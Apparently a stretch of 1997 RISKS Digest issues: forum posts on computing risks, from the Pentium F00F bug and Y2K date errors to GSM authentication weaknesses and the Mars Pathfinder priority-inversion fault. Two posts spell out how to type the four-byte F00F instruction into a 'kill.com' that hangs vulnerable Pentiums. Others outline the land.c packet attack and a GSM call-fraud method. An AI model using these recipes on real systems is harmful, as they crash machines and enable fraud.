My attempt at hiding the identities of the innocent ("A" and "B") is probably futile as the identities are probably easy to determine by starting with my home page or using a net search.

Art Flatau <flataua@acm.org>

Austin, Texas <http://www.acor.org/diseases/hematology/Leukemia/leukemia.html>

⚡ Risks of blind acceptance

David Lesher <wb8foz@nrk.com>

Mon, 17 Nov 1997 18:53:35 -0500 (EST)

Marketplace Radio just reported that Scott Adams posed as a "management consultant" at Logitech, Inc [with the help of its president and a wig...]
and managed to get the working group to rewrite the mission statement from a simple, straightforward page to an obfuscated jargon-filled morass. No one person questioned the sanity of the input data. The RISK? Is this the human form of "Of course it's correct, the computer says so..." perhaps?

Sigh... "Clothes Make the Man, Babble makes the Expert."

⚡ Re: Outlook for Thanksgiving (Minow, [RISKS-19.46](#))

Guy J Sherr <gsherr@mci.net>

Mon, 17 Nov 1997 16:24:46 -0500

Robert X. Cringely's article is at:

<http://www.pbs.org/cringely/archive/nov697_main.html>

I did a little research with Outlook 97, and have divined the following schedule.

Wednesday, 26 November 1997

Wednesday, 25 November 1998

Tuesday, 23 November 1999

Wednesday, 22 November 2000

Wednesday, 28 November 2001

Wednesday, 27 November 2002

Tuesday, 25 November 2003

Wednesday, 24 November 2004

Wednesday, 23 November 2005

Beyond this date, there is Thanksgiving no more. The last holiday of 2006 appears to be Election Day. That seems to be it. No more holidays after Election Day, 2006. The implication of Election Day is truly horrifying.

⚡ Re: Outlook for Thanksgiving (Minow, [RISKS-19.46](#))

Chris Adams <cadams@acucobol.com>

Tue, 25 Nov 1997 12:40:26 -0800

[...] Although Microsoft tends to let dates slide, this is the first one I've heard them advance...

Chris Adams <cadams@acucobol.com>

⚡ "Halting the Hacker" by Pipkin

"Rob Slade" <roberts@mukluk.hq.decus.ca>

Fri, 21 Nov 1997 11:21:37 EST

BKHLTHCK.RVW 970706

"Halting the Hacker", Donald L. Pipkin, 1997, 0-13-243718-X, U \$44.95/C\$62.95

%A Donald L. Pipkin

%C One Lake St., Upper Saddle River, NJ 07458

%D 1997

%G 0-13-243718-X

%I Prentice Hall

%O U\$44.95/C\$62.95 201-236-7139 fax: 201-236-7131

betsy_carey@prenhall.com

%P 193

%T "Halting the Hacker: A Practical Guide to Computer Security"

This book is a compilation of observations on computer security, particularly on network connected computers, and particularly in regard to outside intruders. What specific system information is included relates to UNIX.

Most of the advice is generic. The information is "practical" in that it relates to common, rather than theoretical, attacks. However, the text does not provide practical answers: the defenses are left as an exercise to the reader.

There is nothing really wrong with the information provided in the book. (I wasn't too thrilled with the section on viruses, but we'll let that go.) It has all, though, been said before, notably by works such as Spafford and Garfinkel's "Practical UNIX and Internet Security" (cf. BKPRUISC. RVW). In fact, there were passages that I'm quite sure I could have traced as to origin and author.

Normally, I don't comment on CD-ROMs unless something unique is available. As with most such disks, this one provides information that is available elsewhere, mostly from COAST. Overall, though, in this case I think the CD-ROM does add some value, holding information such as the "Rainbow series" of security standards, and a list of machine address codes for Internet addressing as assigned to vendors.

copyright Robert M. Slade, 1997 BKHLTHCK.RVW 970706
roberts@decus.ca rslade@vcn.bc.ca
rslade@vanisl.decus.ca

⚡ Re: Workaround for the new Pentium flaw

Roland Roberts <rroberts@muller.com>
17 Nov 1997 15:43:51 -0500

Microsoft has subsequently posted an official statement as to what they are doing. What I find most interesting is their temporary "work-around":

...Since this erratum can only be exploited by a program that was developed with malicious intent and deliberately uses this illegal instruction, following common-sense computing practices, such as not downloading or running executables from unknown sources, can protect a user from this problem.

Since Microsoft Active-X is essential "downloading or running executables from [possibly untrusted] sources", Microsoft is inviting everyone not to use Internet Explorer. Of course, I don't expect them to actually say that nor do I expect most people to realize that merely "browsing" may constitute "downloading and running".

Roland B Roberts, PhD, Muller Data Corp, 395 Hudson Avenue, New York, NY
10014 USA 1-212-807-5143 rroberts@muller.com

⚡ Pentium halting -- who needs DEBUG?

"David G. Bell" <dbell@zhochaka.demon.co.uk>

Mon, 17 Nov 97 20:12:55 GMT

Using DEBUG? You don't need to do that...

The decimal versions of the bytes can be entered on a PC using <ALT>+<Numeric Keypad> and all you need to start is the command:

```
copy con kill.com
```

And finish with ctrl-z to close the file and return to the command prompt.

Or how about a batch file, using a line of the form:

```
echo <char><char><char><char> > kill.com
```

```
<Yorkshire Accent>
```

And if you tell programmers that today they don't believe you.

```
</Yorkshire Accent>
```

People often forget what can be done with batch files that use only standard shell commands, and I wouldn't be surprised if the same can be done with Unix-like operating systems.

David G. Bell -- Farmer, SF Fan, Filker, Furry, and Punslinger..

⚡ Re: New Pentium flaw (someguy, [RISKS-19.46](#))

Leonard Erickson <shadow@krypton.rain.com>

Mon, 17 Nov 1997 22:50:30 PST

someguy@somethingorother.com writes:

```
> Here is how to use DEBUG to create a DOS executable that
```

```
exercises the new  
> flaw. DEBUG is available on DOS, Windows 3.x/95/NT and OS/2,  
and maybe  
> others.
```

No need to use DEBUG. Every single one of the 4 bytes required can be entered directly from the keyboard!

Get to a DOS prompt and type this:

```
copy con kill.com
```

And then hit return.

Hold down the alt key and type 240 using the numeric pad.

Release the alt key.

Hold down the alt key and type 15 using the numeric pad.

Release the alt key.

Hold down the alt key and type 199 using the numeric pad.

Release the alt key.

Hold down the alt key and type 200 using the numeric pad.

Release the alt key.

Press the F6 key.

Press enter.

You now have the KILL.COM file... Run at your own risk.

As an old sig file says: Real programmers use COPY CON FILE.EXE

Leonard Erickson (aka Shadow) shadow@krypton.rain.com

✶ Re: New Pentium flaw (someguy, [RISKS-19.46](#))

Robert Stanley <Stanley@@nr1.ottawa.istar.net>

18 Nov 1997 14:47:39 GMT

I was amused, and pleased, to note that running this in the DOS box of an OS/2 Warp system resulted in an OS/2 exception, which is a recoverable situation, and not a halt-and-catch-fire of the Pentium.

Robert Stanley -- Stanley@Simware.COM

⚡ Re: New Pentium flaw (Strayer, [RISKS-19.46](#))

Nick Rothwell <nick@cassiel.com>

18 Nov 1997 11:15:21 -0000

> While I'd rather there wasn't "halt and catch fire"
instruction for the
> Pentium, programs that crash the PC aren't exactly rare.

Actually, no program has ever crashed my PC. That's because it runs Linux. Your argument here is basically: because a huge percentage of Pentium-based computers are not properly protected by the OS against unprivileged software crashing them, there is no need to worry about a hardware bug which would bypass a proper protected-mode OS. This kind of bug cannot be circumvented even by competent OS design.

(Interestingly, this particular bug has been - in Linux and BSDI at least. I'm waiting to see how long it takes for fixes to appear in less competently-designed popular operating systems.)

Nick Rothwell, CASSIEL <http://www.cassiel.com>

⚡ Re: Pentium Fix?

"Pekka Pietik{inen}" <pp@netppl.fi>

Tue, 18 Nov 1997 09:49:00 +0200

Actually the fix is far more clever than checking the memory for that instruction sequence, and works perfectly.

```
connecting (ROOT):~ >./crash
<c2800fc8/c2800ff8>
<handler c01094b8... .. done>
zsh: illegal hardware instruction ./crash
```

```
model          : Pentium 75+
vendor_id      : GenuineIntel
stepping       : 5
f00f_bug       : yes
```

The fix (described in www.intel.com) basically puts the IDT (a list of addresses the processor jumps to when various software interrupts like illegal instructions or page faults happen) on a page boundary so that the first thing on the next page is 0xe (page fault), and instruction fault is on the first page.

The first page is left unmapped. When someone runs the f00f code (or any invalid instruction) the processor naturally tries handles the invalid instruction. Before the fix the processor would have died while handling it, but since it can't jump to the handler because it can't find the address to jump to, it gets a page fault. This page fault puts the processor into a sane state, and now some code in the page fault handler can check what really happened and handle the situation properly.


The fact that this fix works is only caused by the fact that the instruction fault (and nothing performance-critical) happens to be before the page

fault in the IDT. If it hadn't been, Intel would be in some trouble.

There is a small performance loss, but it's unnoticeable.

Pekka Pietikäinen, Net People Ltd., Oulu, Finland

[The above messages relating to the new Pentium flaw are just a sampling of those received. PGN]



Report problems with the web pages to [the maintainer](#)



THE RISKS DIGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, [Peter G. Neumann](#), moderator

Volume 19: Issue 48

Friday 5 December 1997

Contents

- [Risks in a public database](#)
[David Lesher](#)
- [Risks of bundling in Microsoft Internet Explorer](#)
[Bear Giles](#)
- [Point-of-sale data diddling in Quebec](#)
[Mich Kabay](#)
- [Lufthansa combats mobile phone Risk](#)
[Jim Griffith](#)
- [GSM hack -- operator flunks the challenge](#)
[Ross Anderson](#)
- [Bug threatens Net software: land.c](#)
[Stevan Milunovic](#)
- [Kuji Walks](#)
[David Kennedy](#)
- [Date-based random numbers and Y2K](#)
[Alan Hamilton](#)
- [Re: Y2K and canned-goods expiration dates](#)
[Mark Brader](#)
- [Ontario removes privacy controls on education](#)
[David Collier-Brown](#)

- [Re: SET security](#)
[Jerome Svigals](#)
 - [nando.net shut down by custodian](#)
[Jitendra Padhye](#)
 - [Damage from powerline surges](#)
[David R Brooks](#)
 - [Web cache risks](#)
[Bjorn Borud](#)
 - [Perils of grammar checkers redux](#)
[Azeem Azhar](#)
 - [URL for paper on European encryption policy](#)
[Mike Ellims](#)
 - [Info on RISKS \(comp.risks\)](#)
-

⚡ Risks in a public database

David Lesher <wb8foz@nrk.com>

Thu, 4 Dec 1997 17:43:24 -0500 (EST)

At least a hundred criminal defense lawyers across Maryland are legally soliciting new clients by notifying people wanted by the police, sometimes tipping off suspects before officers have had a chance to arrest them. In Maryland, arrest warrants are public records when issued. The lawyers pay LETS Co. in Edgewater MD to search those records, generating mailing lists, and sending letters to the defendants. In some cases, suspects have been tipped off before they could be arrested. [Source: Philip P. Pan and Katherine Shaver, Lawyers' Solicitations Tipping Off Suspects, *The Washington Post*, 4 Dec 1997, Page A01, PGN Abstracting] [<http://www.washingtonpost.com/wp-srv/WPlate/1997-12/04/1781-120497-idx.html>]

The RISK? Public data being used by the public? [DL]

✶ Risks of bundling in Microsoft Internet Explorer

Bear Giles <bear@coyotesong.com>

Fri, 5 Dec 1997 14:10:13 -0700 (MST)

The online press has been reporting an unexpected risk of bundled MS Internet Explorer. Some programs automatically install MS IE 3.0 during installation -- and a few don't provide a way for the user to prevent this installation. If MS IE 4.0 is already installed, the resulting mess leaves neither 3.0 nor 4.0 in a runnable state.

I've also heard rumors that installing (at least one version of) MS IE will remove competing browsers from the registry. This is easier to fix than mismatched MSIE DLLs, but few people would understand why installing one program (e.g., Quicken was listed) would result in their preferred browser becoming unusable or deregistered.

Finally, such bundling disregards the fact that some of us actually prefer the earlier releases of the browsers. My copy of Netscape (2.02) may not have all of the latest bells & whistles, but on the other hand it doesn't have all of the latest bells & whistles. If it meets my needs, why would I want to load a larger, slower program which includes "features" I'll never use, such as "push channels."

Bear Giles bear@coyotesong.com

⚡ Point-of-sale data diddling in Quebec

"Mich Kabay [NCSA]" <Mich_Kabay@compuserve.com>

Fri, 5 Dec 1997 09:03:51 -0500

Some Quebec restaurateurs have been using a U.S.-made computer program (a "zapper") that skimmed off up to 30% of the receipts, thereby evading Revenue Canada and provincial government tax payments (millions of dollars estimated for the latter). [Source: Timothy Appleby, Rhe'al Se'guin and Geoffrey Rowan, Restaurants' tax-evasion scam pursued: System found in Quebec may be used elsewhere, Revenue Canada says, *The Globe and Mail*, 05 Dec 1997, p. A:1. PGN Abstracting]

A related story in the *Montreal Gazette* added that *Le Point* journalists succeeded in getting technical support on the zapper programs from POS equipment vendors; there seemed to be nothing unusual about the programs, judging from the matter-of-fact way the vendors responded to requests.

M. E. Kabay, PhD, CISSP (Kirkland, QC), Director of Education National Computer Security Association (Carlisle, PA) <<http://www.ncsa.com>>

(will be *International* Computer Security Association as of 1 Jan 1998)

✈ Lufthansa combats mobile phone Risk

Jim Griffith <griffith@netcom.com>

Wed, 3 Dec 1997 15:39:13 -0800 (PST)

A Reuters article today describes a new effort by Lufthansa to identify dangerous in-flight use of mobile telephones. They are testing a hand-held passive sensing device which detects mobile phone signals and helps the operator locate the offender. The article goes on to mention that beyond the safety factor, using mobile phones in flight is illegal in Germany (along with use of CD players or laptops with CD-ROM drives or printers).

What actually drew my attention to the article was its poorly-chosen title -- "Lufthansa to snoop on airborne phone users". The device is clearly neither able nor intended to "snoop". Considering the idiocy of using a device that can directly cause the death of you and several hundred people around you, it occurs to me that the detector can double as an in-flight IQ test...

Jim

✈ GSM hack -- operator flunks the challenge

Ross Anderson <Ross.Anderson@cl.cam.ac.uk>

Wed, 26 Nov 1997 17:36:36 +0000

On Friday 13th September 1996, I read in comp.risks that:

> MobilCom, a subsidiary of German TeleKom (since 100 years monopolist on
> telephone communication in Germany, with its monopoly ending in 1998)
> publicly offers 100,000 DM to a telephone hacker who is able to communicate
> at the expense of the (national) number 0171-3289966. The related chipcard
> is said to be safely stored in lawyer`s office. In an attempt to paint this
> dubious offer somewhat "politically correct", the successful hacker will
> have to donate his earnings to a social institution of his (her) choice.

This caught our attention - Cambridge University, being a registered charity, surely qualifies as a `social institution', and 100,000 DM would buy us a state-of-the-art triple-wavelength laser microprobe workstation for chipcard breaking. So we had a look at GSM and found a way to hack it. We worked out what equipment we'd need and where we could borrow it, assembled the team, checked that the attack would work in principle, and then started trying to find the right person in Deutsche Telekom to speak to. We needed to know the IMSI (international mobile subscriber identification) and get written confirmation of the challenge; otherwise the attack might have been interpreted as an offence under Britain's Wireless Telegraphy Act.

After some chasing around, unanswered e-mails and so on, we went to a mobile phone fraud conference in June and made contacts there which suggested some names, leading to further unanswered correspondence, and finally a faxed reply. Here is a translation of the original German, online at

<<http://www.cl.cam.ac.uk/ftp/users/rja14/roesner.gif>>:

Dear Dr Anderson

Many thanks for your fax of the 6th October 1997. Please excuse the late reply to your fax. The matter that you mentioned did not

originate from T-Mobil but from one of our service providers, the firm

Mobilcom in Schleswig. We understand that the offer has since also been

withdrawn by them. Yours etc.

How does our attack work? Well, when a GSM phone is turned on, its identity (the IMSI) is relayed to the authentication centre of the company that issued it, and this centre sends back to the base station a set of five 'triples'. Each triple consists of a random challenge, a response that the handset must return to authenticate itself, and a content key for encrypting subsequent traffic between the mobile and the base station. The base station then relays the random challenge to the handset. The SIMcard which personalises the handset holds a secret issued by the authentication centre, and it computes both the response and the content key from the random challenge using this secret.

The vulnerability we planned to exploit is that, although there is provision in the standard for encrypting the traffic between the base station and the authentication centre, in practice operators leave the transmissions in clear. This is supposedly 'for simplicity' (but see below).

To break GSM, we transmit the target IMSI from a handset and intercept the

five triples as they come back on the microwave link to the base station. Now we can give the correct response to the authentication challenge, and encrypt the traffic with the correct key. We can do this online with a smartcard emulator hooked up through a PC to a microwave protocol analyser; in a less sophisticated implementation, you could load the handset offline with the responses and content keys corresponding to challenges 2 through 5 which will be used on the next four occasions that you call.

The necessary microwave test set costs about \$20,000 to buy, but could be home built: it's more than an undergraduate project but much less than a PhD, and any 23cm radio ham should be able to put one together. We would have borrowed this, and reckoned on at most 3 person months for SIM-handset protocol implementation, system integration, debugging and operational testing.

Given such an apparatus, you can charge calls to essentially any GSM phone whose IMSI you know. IMSIs can be harvested by eavesdropping, both passive and active; 'IMSI-catchers' are commercially available.

The fix for our attack is to turn on traffic encryption between the GSM base stations. But that will not be politically acceptable, since the spooks listen to GSM traffic by monitoring the microwave links between base stations: these links contain not only clear keys but also clear telephony traffic. Such monitoring was reported in the UK press last year, and now the

necessary equipment is advertised openly on the net. See for example
<<http://www.gcomtech.com/>>.

The RISK for intelligence agencies? Making systems like GSM give government access to keys can have horrendous side effects (especially where this access is via channels that aren't properly documented and evaluated). These side effects can get you into serious conflict with powerful commercial interests.

The RISKS for phone companies? Firstly, letting spook agencies bully you into a bad security design with the assurance that it will only compromise your customers' privacy, has as a likely side-effect the compromise of your signalling and thus your revenue. (David Wagner, Bruce Schneier and John Kelsey made this point for the US cellular system: see <<http://www.counterpane.com/cmea.html>>.)

Secondly, most phone companies have no crypto expertise. Their security managers are largely ex-policemen or accountants, and so are unable to evaluate the security claims made by equipment manufacturers and intelligence agency representatives.

Thirdly, by restricting parts of the security specification to people who signed a non-disclosure agreement, the GSM consortium deprived itself of the benefit of open scrutiny by the research community. It is this scrutiny that has led to protocols such as SSL and SET having their holes found and fixed. However, the global deployment of GSM ensured that many people would be cleared to know the design, most of which can be got anyway

by observing traffic or by reverse engineering unprotected equipment. So public scrutiny was inevitable - but only after billions of dollars' worth of equipment had been deployed and the system could not be changed. So the GSM security-by-obscurity strategy gave them the worst of all possible worlds. The consumer electronics industry should take note.

The specific RISK for Deutsche Telekom: responding to cynicism about GSM security claims by putting up a reckless challenge and thus motivating an attack.

The RISK for GSM users: that crooks running a call-sell operation will book a very expensive phone call on your account. An established modus operandi is to set up a conference call which their clients and counterparties join in succession. As the bill isn't forwarded to the service provider until the phone goes on-hook, you can end up with a five-figure bill for a call that lasted several days and involved hundreds of overseas telephone numbers. Some GSM operators (such as Vodafone) limit this exposure by terminating all calls after six hours; but your IMSI can be used on a network that doesn't do this.

And of course, as with 'phantom withdrawals' from cash machines, the use of cryptography will 'prove' that you're liable for the bill.

Ross Anderson, Cambridge University Computer Laboratory
<www.cl.cam.ac.uk/users/rja14>

Acknowledgement: our research students Stefan Hild, Abida Khattak, Markus Kuhn and Frank Stajano contributed in various ways to

researching and
planning this attack. An academic paper on the subject will
appear in due
course.

Bug threatens Net software: land.c

Stevan Milunovic <stevan@netscape.com>

Fri, 05 Dec 1997 09:10:05 -0800

Somebody has released a program, known as land.c or Land Attack, which can be used to launch denial of service attacks against various TCP implementations. The program sends a TCP SYN packet (a connection initiation), giving the target host's address as both source and destination, and using the same port on the target host as both source and destination. Vulnerable systems include Windows NT, some versions of SunOs, Cisco routers and Catalyst software. [Source: Bug threatens Net software, 4 Dec 1997 <http://www.news.com/News/Item/0%2C4%2C17009%2C00.html?ndh.idirect1>]

Kuji Walks

David Kennedy <76702.3557@compuserve.com>

Wed, 26 Nov 1997 02:38:10 -0500

Matthew Bevan (a.k.a. Kuji), now 23, has been cleared in court, when three charges of "unauthorised access and modification" (into systems at Griffiss Air Force base and Lockheed Space and Missile Company in California) were

dropped. He had been allegedly involved with Richard Pryce (a.k. a.

Datastream Cowboy, breaking into NASA, USAF, and USArmy systems; see

[RISKS-18.15](#)), who was fined 1,200 British pounds earlier this year.

[Source: Lucie Morris, Security Risk Claim Computer Ace Cleared, *PA News*, 21 Nov 1997; PGN Abstracting]

[DMK: Two of the best publications regarding the Rome Air Force Base

hack-ins are the GAO Report available online through <http://www.gao.gov/reports.htm> under title [AIMD-96-92]

Information

Security: Computer Attacks at Department of Defense Pose Increasing Risks

and the Fall 96 Computer Security Institute's journal, both articles written

in whole or in part by Jim Christy, the Air Force investigator involved.

Mixed messages. Is the interpretation to be, if you hack, you'll get off?

Or if you hack some other country's computers, you won't be prosecuted

because it costs too much? Of if your partner in crime gets off with just a

fine, prosecutors won't spend a lot of money going after you?

So Bevan *may* have hacked into computers worldwide. But he has no

convictions. How long until he's peddling his skills as a computer security

expert, or even on a "Tiger Team" or penetration testing group?]

Dave Kennedy [CISSP] Director of Research, National Computer Security Assoc.

🔥 Date-based random numbers and Y2K

Alan Hamilton <alanh@primenet.com>

1 Dec 1997 13:05:02 -0700

I had a friend report to me a problem with the game Freecell on his PC.

Ordinarily, Freecell starts a different numbered game each time a new game is started. However, his copy was stuck on #3389.

It turns out that his system date had been accidentally changed to 2097 rather than 1997. Correcting the date fixed the problem.

This made me think about how many programs use time/date-based random number generators. You would not expect Freecell to have a date-based bug, but it does. I suspect there are a lot of other programs with the same bug. Although they may not necessarily fail at 1/1/2000, they may fail at some other point. (Where a computed value exceeds 16 bits, for instance.)

There are a lot of programs that obviously use dates, but I'm afraid we're going to find a lot of others that seemingly don't fail due to date-based problems too.

Alan Hamilton <alanh@primenet.com>

⚡ Re: Y2K and canned-goods expiration dates (Pereira, [Risks-19.47](#))

<msb@sq.com>

Wed, 26 Nov 97 23:37:21 EST

There is, of course, a different and much simpler Y2K problem

that also affects expiry dates, though it's unlikely to pertain to canned goods. If you see an expiry date of APR01, say, then it's useless unless you correctly understand whether the product is one likely to last for several years or not. Otherwise -- well, is that next (or perhaps *last*) April 1, or is it April of 2001?

(People who would write the former as "01 APR" are probably laughing at this point, but they need only think about the confusions when April is converted to 04 instead, and a common standard is not followed...)

I've been pleased to see a number of long-lived products these days using 4-digit years in their expiry dates, but as Fernando's story shows, there are still plenty that don't.

Mark Brader, Toronto, msb@sq.com

[For Your Amusement: I initially wrote the item using February as the example month, and then did a substitution to a more foolish example. I missed one instance at first, and nearly sent off the message with a reference to April being converted to 02...]

🔥 Ontario removes privacy controls on education

David Collier-Brown <davecb@Canada.Sun.COM>

Mon, 01 Dec 1997 13:38:33 -0500

In a(n otherwise somewhat contentious) bill, the Government of

Ontario has removed the ``personal information'' of students from the control of the Protection of Privacy acts. Later in the bill, it deems disclosure by institutions to automagically ``be for the purposes of complying with this act''.

This would be merely annoying, until one finds out the definition of ``personal information''. This happens to include things such as sexual orientation and political beliefs.

Further comment withheld to avoid intemperate remarks (:-))

David Collier-Brown, 185 Ellerslie Ave., Willowdale, Ontario
CANADA M2N 1Y3
davecb@hobbes.ss.org, 416-223-8968 <http://java.science.yorku.ca/~davecb>

✉ Re: SET security ([RISKS-19.31-36](#))

<smartcard@sprynet.com>
Tue, 25 Nov 1997 17:42:54 -0800

InternetWeek Newsletter - Nov. 25 (Copyrighted CMP Media Inc).

Mr Matthew Friedman of the InternetWeek Newsletter offers the following report on the SET specifications progress:

After six months there is not one operational deployment.

Merchants and banks report a serious flaw - set compliance does not guarantee cross vendor compatibility.

set is reported as too complex to integrate cleanly with existing legacy transaction systems.

Two implementers (HP/Verifone and IBM) have provided their own set 1.0 program to assure interoperability. Set was supposed to be interoperable.

set 0.0 use has been extended three months to avoid a christmas season work conflict in migrating to set 1.0.

Set providers acknowledge its three tiered architecture is complex.

These are the client wallet, the merchant server and the banks gateway. These use software from multiple vendors. The set process will be dependent on millions of certificates from merchants and consumers.

The bank industry must resolve the operational issues to tie together the specs, the system components, software, the actions of many people (users, merchants, bankers), card acceptor units and issuing/using millions of certificates.

jerome svigals, smartcard@sprynet.com

***⚡* nando.net shut down by custodian**

Jitendra Padhye <jitu@cs.umass.edu>

Fri, 21 Nov 1997 10:08:52 -0500

The Nando.net site was out of service for about three hours on

20 Nov 1997

because of a power outage. During routine custodial service, a vacuum cleaner caused an electrical overload in the room that houses Nando.net's main servers, which cut power to the main data servers, which in turn caused them to crash, requiring 2.5 hours to repair. [Seen on the *News and Observer Times* Web site by Jitu <jitu@cs.umass.edu>.] Seth Effron, Exec. Editor, Nando.net, 21 Nov 1997, <http://www.nando.net>. PGN Abstracting.]

⚡ Damage from powerline surges

David R Brooks <daveb@iinet.net.au>

Tue, 25 Nov 1997 18:40:56 +0800

[While this doesn't strictly involve computers, it certainly shows what a bad power surge can do. Dave Brooks <<http://www.iinet.net.au/~daveb>>]

A three-hour crisis at Broken Hill Proprietary Ltd. (Australia's biggest steel producer) resulted from a power surge that ignited the plant's high-voltage transformer, causing a series of fires and evacuation of all 3,500 workers. The general consensus is that the consequences could have been much worse. [Source: Richard Macey and Helen Trinca, Steelworks fire emergency blamed on power surge, *Sydney Morning Herald*, 25 Nov 1997, PGN Abstracting]

⚡ Web cache risks

Bjorn Borud <borud@guardian.no>

27 Nov 1997 18:22:33 +0100

Picture this: you are standing in front of a classroom full of students (most of them female I might add). You are going to teach the students how to use a service that lets you perform searches a huge library database containing alle the books in Norwegian college libraries. Your PC is hooked up with a video canon that projects a LARGE image of what's on your screen on the wall.

You bring up the web page of the service you are about to demonstrate. The page loads, the graphics for the various buttons in the interface is loading...but something is wrong. One of the buttons is not a button at all. It's a large, particularly nasty, pornographic image which was definitely NOT put there by the providers said service.

This happened earlier this week at a Norwegian college where a friend of mine works as a system administrator.

Now, how did this happen?

Well, like every responsible institution on the net they have a local web cache in order to speed things up and save bandwidth. this cache sometimes forwards request to yet another cache, and it was this cache that caused the embarrassing incident.

It turns out the second cache was out of disk space and somehow this messed up the mappings between URLs and the actual images stored in the disk cache, so every now and then the cache would serve the wrong file from the cache. several people could confirm this behaviour.

Bjørn Borud <borud@guardian.no> Guardian Networks AS
<http://www.pvv.org/~borud/> <http://www.guardian.no/>

⚡ Perils of grammar checkers redux

"Azeem Azhar" <az!nospam!@nospamxx!nospam!nospam.int>
28 Nov 1997 10:20:54 GMT

Several people asked what the sentence I referred to in [RISKS-19.47](#) was. It was (without the quotes) "However, as this flexibility applies only to the time at which we will seek payment and not to the liability for payment, we will not be issuing a credit note. " [I've run it through my version of Word 97 SR-1, standard grammar checker, and it certainly works.]

Azeem BBC [Back reference corrected in Archive copy]

⚡ URL for paper on European encryption policy (Ellims, [RISKS-19.47](#))

Mike Ellims <mike.ellims@pigroup.co.uk>
Thu, 27 Nov 1997 09:36:37 -0000

Looks like "the cat" has struck again. It seems that the URL I gave for the EC report on the use of encryption was incorrect. The full title of the report (from it's web title page) is as follows,

Towards A European Framework for Digital Signatures And Encryption

Communication from the Commission to the European Parliament, the Council, the Economic and Social Committee and the Committee of the Regions ensuring Security and Trust in Electronic Communication (Adopted by the Commission on 8 October 1997)

Title page at <http://www.ispo.cec.be/eif/policy> , content at <http://www.ispo.cec.be/eif/policy/97503.html> .

The following address also works:
<http://194.119.255.200/eif/policy/97503.html>

I have checked out these address and they appear to work. I've checked the spelling but this doesn't mean anything as it's a MS spell check program. I'd also like to thank the people who pointed the correction.

None of the above reflect the views of my employer or my cat. The cat is hiding from embarrassment.

Mike Ellims - Pi Technology - mike@pires.co.uk - +44 (0) 1223 441 256

[Also noted by Lindsay F. Marshall, Jim Horning, Sander Tekelenburg. PGN]



Report problems with the web pages to [the maintainer](#)



THE RISKS DIGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, [Peter G. Neumann](#), moderator

Volume 19: Issue 49

Tuesday 9 December 1997

Contents

- [What really happened on Mars Rover Pathfinder](#)
[Mike Jones](#)
- [Potential software nightmare for International Space Station](#)
[Philip N. Gross](#)
- [Mail from Microsoft Network Rejected by America Online](#)
[Edupage](#)
- [Beware of HTML Mail](#)
[Tom Brazil](#)
[Navindra Umanee](#)
- [Microsoft, CNET, BUGTRAQ and the 'land' attack](#)
[Geoffrey King](#)
- [The ATM Debit Card Switcheroo](#)
[Lauren Weinstein](#)
- [Reminder on Privacy Digests](#)
[PGN](#)
- [Info on RISKS \(comp.risks\)](#)

✶ **What really happened on Mars Rover Pathfinder**

Mike Jones <mbj@MICROSOFT.com>

Sunday, December 07, 1997 6:47 PM

The Mars Pathfinder mission was widely proclaimed as "flawless" in the early days after its July 4th, 1997 landing on the Martian surface. Successes included its unconventional "landing" -- bouncing onto the Martian surface surrounded by airbags, deploying the Sojourner rover, and gathering and transmitting voluminous data back to Earth, including the panoramic pictures that were such a hit on the Web. But a few days into the mission, not long after Pathfinder started gathering meteorological data, the spacecraft began experiencing total system resets, each resulting in losses of data. The press reported these failures in terms such as "software glitches" and "the computer was trying to do too many things at once".

This week at the IEEE Real-Time Systems Symposium I heard a fascinating keynote address by David Wilner, Chief Technical Officer of Wind River Systems. Wind River makes VxWorks, the real-time embedded systems kernel that was used in the Mars Pathfinder mission. In his talk, he explained in detail the actual software problems that caused the total system resets of the Pathfinder spacecraft, how they were diagnosed, and how they were solved. I wanted to share his story with each of you.

VxWorks provides preemptive priority scheduling of threads. Tasks on the Pathfinder spacecraft were executed as threads with priorities that were assigned in the usual manner reflecting the relative urgency of these tasks.

Pathfinder contained an "information bus", which you can think of as a shared memory area used for passing information between different components of the spacecraft. A bus management task ran frequently with high priority to move certain kinds of data in and out of the information bus. Access to the bus was synchronized with mutual exclusion locks (mutexes).

The meteorological data gathering task ran as an infrequent, low priority thread, and used the information bus to publish its data. When publishing its data, it would acquire a mutex, do writes to the bus, and release the mutex. If an interrupt caused the information bus thread to be scheduled while this mutex was held, and if the information bus thread then attempted to acquire this same mutex in order to retrieve published data, this would cause it to block on the mutex, waiting until the meteorological thread released the mutex before it could continue. The spacecraft also contained a communications task that ran with medium priority.

Most of the time this combination worked fine. However, very infrequently it was possible for an interrupt to occur that caused the (medium priority) communications task to be scheduled during the short interval while the (high priority) information bus thread was blocked waiting for the (low priority) meteorological data thread. In this case, the long-running communications task, having higher priority than the meteorological task, would prevent it from running, consequently preventing the blocked

information bus task from running. After some time had passed, a watchdog timer would go off, notice that the data bus task had not been executed for some time, conclude that something had gone drastically wrong, and initiate a total system reset.

This scenario is a classic case of priority inversion.

HOW WAS THIS DEBUGGED?

VxWorks can be run in a mode where it records a total trace of all interesting system events, including context switches, uses of synchronization objects, and interrupts. After the failure, JPL engineers spent hours and hours running the system on the exact spacecraft replica in their lab with tracing turned on, attempting to replicate the precise conditions under which they believed that the reset occurred. Early in the morning, after all but one engineer had gone home, the engineer finally reproduced a system reset on the replica. Analysis of the trace revealed the priority inversion.

HOW WAS THE PROBLEM CORRECTED?

When created, a VxWorks mutex object accepts a boolean parameter that indicates whether priority inheritance should be performed by the mutex. The mutex in question had been initialized with the parameter off; had it been on, the low-priority meteorological thread would have inherited the priority of the high-priority data bus thread blocked on it while it held the mutex, causing it be scheduled with higher priority than the medium-priority communications task, thus preventing the

priority inversion.

Once diagnosed, it was clear to the JPL engineers that using priority inheritance would prevent the resets they were seeing.

VxWorks contains a C language interpreter intended to allow developers to type in C expressions and functions to be executed on the fly during system debugging. The JPL engineers fortuitously decided to launch the spacecraft with this feature still enabled. By coding convention, the initialization parameter for the mutex in question (and those for two others which could have caused the same problem) were stored in global variables, whose addresses were in symbol tables also included in the launch software, and available to the C interpreter. A short C program was uploaded to the spacecraft, which when interpreted, changed the values of these variables from FALSE to TRUE. No more system resets occurred.

ANALYSIS AND LESSONS

First and foremost, diagnosing this problem as a black box would have been impossible. Only detailed traces of actual system behavior enabled the faulty execution sequence to be captured and identified.

